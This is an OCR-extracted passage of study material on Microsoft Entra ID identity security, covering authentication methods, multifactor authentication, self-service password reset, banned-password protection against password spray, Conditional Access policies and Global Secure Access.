
To use Microsoft Authenticator, a user must download the phone app from the Microsoft store and register their account. Microsoft Authenticator is available for Android and iOS.

With Passwordless sign-in, the Authenticator App turns any iOS or Android phone into a strong, passwordless credential. To sign in to their Microsoft Entra account, a

user enters their username, matches a number displayed on the screen to the one on their phone, then uses their biometric or PIN to confirm.



When a user chooses Authenticator as secondary form of authentication, to verify their identity, a notification is pushed to the phone or tablet. If the notification is legitimate, the user selects **Approve**, otherwise, they select **Deny**.



The Authenticator app can also be used as a software token to generate an OATH verification code. After entering your username and password, you enter the code provided by the Authenticator app into the sign-in interface. The OATH verification code provides a second form of authentication for SSPR or MFA.

Certificate-based authentication

Microsoft Entra identity certificate-based authentication (CBA) enables customers to allow or require users to authenticate directly with X.509 certificates against their Microsoft Entra identity, for applications and browser sign-in. CBA is supported only as a primary form of passwordless authentication.

X.509 certificates, which are part of the public key infrastructure (PKI), are digitally signed documents that bind an identity (an individual, organization, website) to its public key. For more information, see Describe concepts of cryptography.

Primary and secondary authentication

Some authentication methods can be used as the primary factor when you sign in to an application or device. Other authentication methods are only available as a secondary factor when you use Microsoft Entra multifactor authentication or SSPR. While that information is called-out in the text that describes each authentication method, the following table summarizes when an authentication method can be used during a sign-in event.

Microsoft Entra Authentication Methods		
Method	**Primary authentication**	**Secondary authentication**
Windows Hello for Business	Yes	MFA (users must be enabled for FIDO2)
Microsoft Authenticator	Yes	MFA and SSPR
FIDO2 security key	Yes	MFA
Certificate-based authentication	Yes	No
OATH hardware tokens (preview)	No	MFA and SSPR
OATH software tokens	No	MFA and SSPR
SMS	Yes	MFA and SSPR
Voice call	No	MFA and SSPR
Password	Yes	No

Describe multifactor authentication

Multifactor authentication is a process in which users are prompted during the sign-in process for an additional form of identification, such as a code on their cellphone or a fingerprint scan.

Multifactor authentication dramatically improves the security of an identity, while still being simple for users. The extra authentication factor must be something that's difficult for an attacker to obtain or duplicate.

Microsoft Entra multifactor authentication works by requiring:


- **Something you know** – typically a password or PIN **and**
- **Something you have** – such as a trusted device that's not easily duplicated, like a phone or hardware key **or**
- **Something you are** – biometrics like a fingerprint or face scan.

Multifactor authentication verification prompts are configured to be part of the Microsoft Entra sign-in event. Microsoft Entra ID automatically requests and processes multifactor authentication, without you making any changes to your applications or services. When a user signs in, they receive a multifactor authentication prompt, and can choose from one of the additional verification forms that they've registered.

An administrator can require certain verification methods, or the user can access their MyAccount to edit or add verification methods.

The following additional forms of verification, described in the previous unit, can be used with Microsoft Entra multifactor authentication:

- Microsoft Authenticator app
- Windows Hello for Business
- FIDO2 security key
- OATH hardware token (preview)
- OATH software token
- SMS
- Voice call



Security defaults and multifactor authentication

Security defaults are a set of basic identity security mechanisms recommended by Microsoft. When enabled, these recommendations are automatically enforced in your organization. The goal is to ensure that all organizations have a basic level of security enabled at no extra cost. These defaults enable some of the most common security features and controls, including:

- Enforcing Microsoft Entra multifactor authentication registration for all users.
- Forcing administrators to use multifactor authentication.
- Requiring all users to complete multifactor authentication when needed.

Security defaults are a great option for organizations that want to increase their security posture but don't know where to start, or for organizations using the free tier of Microsoft Entra ID licensing. Security defaults may not be appropriate for organizations with Microsoft Entra ID P1 or P2 licenses or more complex security requirements. To learn more, visit What are security defaults?

Describe self-service password reset

Self-service password reset (SSPR) is a feature of Microsoft Entra ID that allows users to change or reset their password, without administrator or help desk involvement. SSPR has several key benefits for organizations and users:

- SSPR reduces IT support costs by enabling users to reset passwords on their own.
- SSPR allows users to get back to work faster and be more productive.
- Administrators can change settings to accommodate new security requirements and roll these changes out to users without disrupting their sign-in.
- SSPR includes robust audit logs that are available from an API, enabling data to be imported to a Security Incident and Event Monitoring (SIEM) system of choice.

If a user's account is locked or they forget or want to change their password, they can follow a prompt to reset it and get back to work. This ability reduces help desk calls and loss of productivity when a user can't sign in to their device or an application.

To use self-service password reset, users must be:

- Assigned a Microsoft Entra ID license. Refer to the Learn More section of the summary and resources unit for a link to the Licensing requirements for Microsoft Entra self-service password reset.
- Enabled for SSPR by an administrator.
- Registered, with the authentication methods they want to use. Two or more authentication methods are recommended in case one is unavailable.

The following authentication methods are available for SSPR:

- Mobile app notification
- Mobile app code
- Email
- Mobile phone
- Office phone
- Security questions

When users register for SSPR, they're prompted to choose the authentication methods to use. If they choose to use security questions, they pick from a set of questions to prompt for, and then provide their own answers. Security questions can only be used during the self-service password reset (SSPR) process to confirm who you are, as a secondary form of authentication. Security questions aren't used as an authentication method during a sign-in event. Administrator accounts can't use security questions as verification method with SSPR.

Note

By default, administrator accounts are enabled for self-service password reset and are required to use two authentication methods to reset their password, such as an email address, authenticator app, or a phone number. Administrators don't have the ability to use security questions.

When a user resets their password using self-service password reset, it can also be written back to an on-premises Active Directory. Password write-back allows users to use their updated credentials with on-premises devices and applications without a delay.

To keep users informed about account activity, admins can configure email notifications to be sent when an SSPR event happens. These notifications can cover both regular user accounts and admin accounts. For admin accounts, this notification provides an extra layer of awareness when a privileged administrator account password is reset using SSPR. All global admins would be notified when SSPR is used on an admin account.

Describe password protection and management capabilities

Password protection is a feature of Microsoft Entra ID that reduces the risk of users setting weak passwords. Microsoft Entra password protection detects and blocks known weak passwords and their variants, and can also block other weak terms that are specific to your organization.

With Microsoft Entra password protection, default global banned password lists are automatically applied to all users in a Microsoft Entra tenant. To support your own business and security needs, you can define entries in a custom banned password

list. When users change or reset their passwords, these lists are checked to enforce the use of strong passwords.

You should use extra features like multifactor authentication, not just rely on strong passwords enforced by Microsoft Entra password protection.

Global banned password list

A global banned password list with known weak passwords is automatically updated and enforced by Microsoft. This list is maintained by the Microsoft Entra ID Protection team, who analyzes security telemetry data to find weak or compromised passwords. Examples of passwords that might be blocked are P@$$w0rd or Passw0rd1 and all variations.

Variations are created using an algorithm that transposes text case and letters to numbers such as "1" to an "l". Variations on Password1 might include Passw0rd1, Pass0rd1, and others. These passwords are then checked and added to the global banned password list. The global banned password list is automatically applied to all users in a Microsoft Entra tenant and can't be disabled.

If a Microsoft Entra user tries to set their password to one of these weak passwords, they receive a notification to choose a more secure one. The global banned list is sourced from real-world, actual password spray attacks. This approach improves the overall security and effectiveness, and the password validation algorithm also uses smart fuzzy-matching techniques used to find strings that approximately match a pattern. Microsoft Entra password protection efficiently detects and blocks millions of the most common weak passwords from being used in your enterprise.


Custom banned password lists

Admins can also create custom banned password lists to support specific business security needs. The custom banned password list prohibits passwords such as the organization name or location. Passwords added to the custom banned password list should be focused on organizational-specific terms such as:

- Brand names
- Product names
- Locations, such as company headquarters
- Company-specific internal terms
- Abbreviations that have specific company meaning

The custom banned password list is combined with the global banned password list to block variations of all the passwords.

Banned password lists are a feature of Microsoft Entra ID P1 or P2 licensing.



Protecting against password spray

Microsoft Entra password protection helps you defend against password spray attacks. Most password spray attacks submit only a few of the known weakest passwords against each of the accounts in an enterprise. This technique allows the attacker to quickly search for an easily compromised account and avoid potential detection thresholds.

Microsoft Entra password protection efficiently blocks all known weak passwords likely to be used in password spray attacks. This protection is based on real-world security telemetry data from Microsoft Entra ID, which is used to build the global banned password list.

Hybrid security

For hybrid security, admins can integrate Microsoft Entra password protection within an on-premises Active Directory environment. A component installed in the on-premises environment receives the global banned password list and custom

password protection policies from Microsoft Entra ID. Domain controllers then use them to process password change events. This hybrid approach makes sure that, wherever a user changes their password, Microsoft Entra password protection is applied.

Although password protection improves the strength of passwords, you should still use best practice features like multifactor authentication. Passwords alone, even strong ones, are not as secure as multiple layers of security.


Learn more

- What is Microsoft Entra authentication?
- What authentication and verification methods are available in Microsoft Entra ID?
- Authentication methods in Microsoft Entra ID - Microsoft Authenticator app
- Authentication methods in Microsoft Entra ID - OATH tokens
- Passwordless authentication options for Microsoft Entra ID
- Authentication methods in Microsoft Entra ID - phone options
- FIDO2 security keys
- Windows Hello for Business
- How it works: Microsoft Entra multifactor authentication
- What are security defaults?
- Enable users to unlock their account or reset passwords using Microsoft Entra self-service password reset
- Eliminate bad passwords using Microsoft Entra Password Protection

Access management capabilities of Microsoft Entra

Describe Conditional Access

Conditional Access is a feature of Microsoft Entra ID that provides an extra layer of security before allowing authenticated users to access data or other assets. Conditional Access is implemented through policies that are created and managed in Microsoft Entra ID. A Conditional Access policy analyses signals including user, location, device, application, and risk to automate decisions for authorizing access to resources (apps and data).




Conditional Access policies at their simplest are if-then statements. For example, a Conditional Access policy might state that *if* a user belongs to a certain group, then they're required to provide multifactor authentication to sign in to an application.

> Important
>
> Conditional Access policies are enforced after first-factor authentication is completed. Conditional Access isn't intended to be an organization's first line of defense for scenarios like denial-of-service (DoS) attacks, but it can use signals from these events to determine access.

Conditional access policy components

A conditional access policy in Microsoft Entra ID consists of two components, assignments and access controls.


Microsoft Entra admin center
New > Conditional Access | Policies >
New
Conditional Access policy
Control access based on Conditional Access policy to bring signals together, to make decisions, and enforce organizational policies.
Learn more
Name *
Example: 'Device compliance app policy'
Assignments
Users
0 users and groups selected
Target resources
No target resources selected
Network NEW
Not configured
Conditions
0 conditions selected
Access controls
Grant
0 controls selected
Session
0 controls selected

Assignments

When creating a conditional access policy, admins can determine which signals to use through assignments. The assignments portion of the policy controls the who, what, where, and when of the Conditional Access policy. All assignments are logically ANDed. If you have more than one assignment configured, all assignments must be satisfied to trigger a policy. Some of the assignments include:

- **Users** assign who the policy will include or exclude. This assignment can include all users in the directory, specific users and groups, directory roles, external guests, and workload identities.
- **Target resources** include applications or services, user actions, Global Secure Access (preview), or authentication context.
    - Cloud apps - Administrators can choose from the list of applications or services that include built-in Microsoft applications, including Microsoft Cloud applications, Office 365, the Windows Azure Service Management API, Microsoft Admin portals, and any Microsoft Entra registered applications.
    - User actions - Administrators can choose to define policy not based on a cloud application but on a user action like Register security information or Register or join devices, allowing Conditional Access to enforce controls around those actions.
    - Global Secure Access (preview) - Administrators can use conditional Access policies to secure the traffic that passes through the Global Secure Access service. This is done by defining traffic profiles in Global Secure Access. Conditional Access policies can then be assigned to the Global Secure Access traffic profile.
    - Authentication context - Authentication context can be used to further secure data and actions in applications. For example, users that have access to specific content in a SharePoint site may be required to access that content via a managed device or agree to specific terms of use.
- **Network** allows you to control user access based on the user's network or physical location. You can include any network or location, locations marked as trusted networks or trusted IP address ranges, or named locations. You can also identify compliant networks that are made up of users and devices that comply with your organization's security policies.

- **Conditions** define where and when the policy will apply. Multiple conditions can be combined to create fine-grained and specific Conditional Access policies. Some of the conditions include:
    - **Sign-in risk** and **user risk**. Integration with Microsoft Entra ID Protection allows Conditional Access policies to identify suspicious actions related to user accounts in the directory and trigger a policy. Sign-in risk is the probability that a given sign-in, or authentication request, isn't authorized by the identity owner. User risk is the probability that a given identity or account is compromised.
    - **Insider risk**. Administrators with access to Microsoft Purview adaptive protection can incorporate risk signals from Microsoft Purview into Conditional Access policy decisions. Insider risk takes into account your data governance, data security, and risk and compliance configurations from Microsoft Purview.
    - **Devices platform**. Device platform, which is characterized by the operating system that runs on a device can be used when enforcing Conditional Access policies.
    - **Client apps**. Client apps, the software the user is employing to access the cloud app, including browsers, mobile apps, desktop clients, can also be used in access policy decision.
    - **Filters for devices**. Organizations can enforce policies based on device properties, by using the filters for devices option. As an example, this option may be used to target policies to specific devices like privileged access workstations.

In essence, the assignments portion controls the who, what, and where of the Conditional Access policy.

Access controls

When the Conditional Access policy has been applied, an informed decision is reached on whether to block access, grant access, grant access with extra verification, or apply a session control to enable a limited experience. The decision is referred to as the access controls portion of the Conditional Access policy and defines how a policy is enforced. Common decisions are:

- **Block access**
- **Grant access**. Administrators can grant access without any additional control, or they can choose to enforce one or more controls when granting access.

Examples of controls used to grant access include requiring users to perform multifactor authentication, requiring specific authentication methods to access a resource, requiring devices to meet specific compliance policy requirements, require a password change, and more. For a complete list, refer to Grant controls in Conditional Access policy.

- **Session**. Within a Conditional Access policy, an administrator can make use of session controls to enable limited experiences within specific cloud applications. As an example, Conditional Access App Control uses signals from Microsoft Defender for Cloud Apps to block the download, cut, copy, and print capabilities for sensitive documents, or to require labeling of sensitive files. Other session controls include sign-in frequency and application enforced restrictions that, for selected applications, use the device information to provide users with a limited or full experience, depending on the device state. For a complete list, refer Session controls in Conditional Access policy.

In summary, the assignments portion controls the who, what, and where of the Conditional Access policy while the access controls portion controls how a policy is enforced.

Describe Global Secure Access in Microsoft Entra

Microsoft Entra now provides a new set of products under the heading of Microsoft Global Secure Access. Global Secure Access is the unifying term used for both Microsoft Entra Internet Access and Microsoft Entra Private Access.

Microsoft Entra Internet Access secures access to Software as a Service (SaaS) applications, including Microsoft Services, and public internet apps while protecting users, devices, and data against internet threats.

Microsoft Entra Private Access provides your users, whether in an office or working remotely, secure access to your private, corporate resources.


Microsoft Entra Internet Access and Microsoft Entra Private Access come together as a solution that converges Zero Trust network, identity, and endpoint access controls so that you can secure access to any app or resource, from any location, device, or identity. This type of solution represents a new network security category called Security Service Edge (SSE).

SSE helps address security challenges such as:

- The need to reducing the risk of lateral movement through a compromised VPN tunnel.
- The need to put a perimeter around internet-based assets.
- The need to improve service in remote office locations, such branch offices.

Microsoft's Security Service Edge solution, Global Secure Access, provides advanced protections for your internet-based resources and resources running in your private cloud or on-premises infrastructure, to help address security challenges.

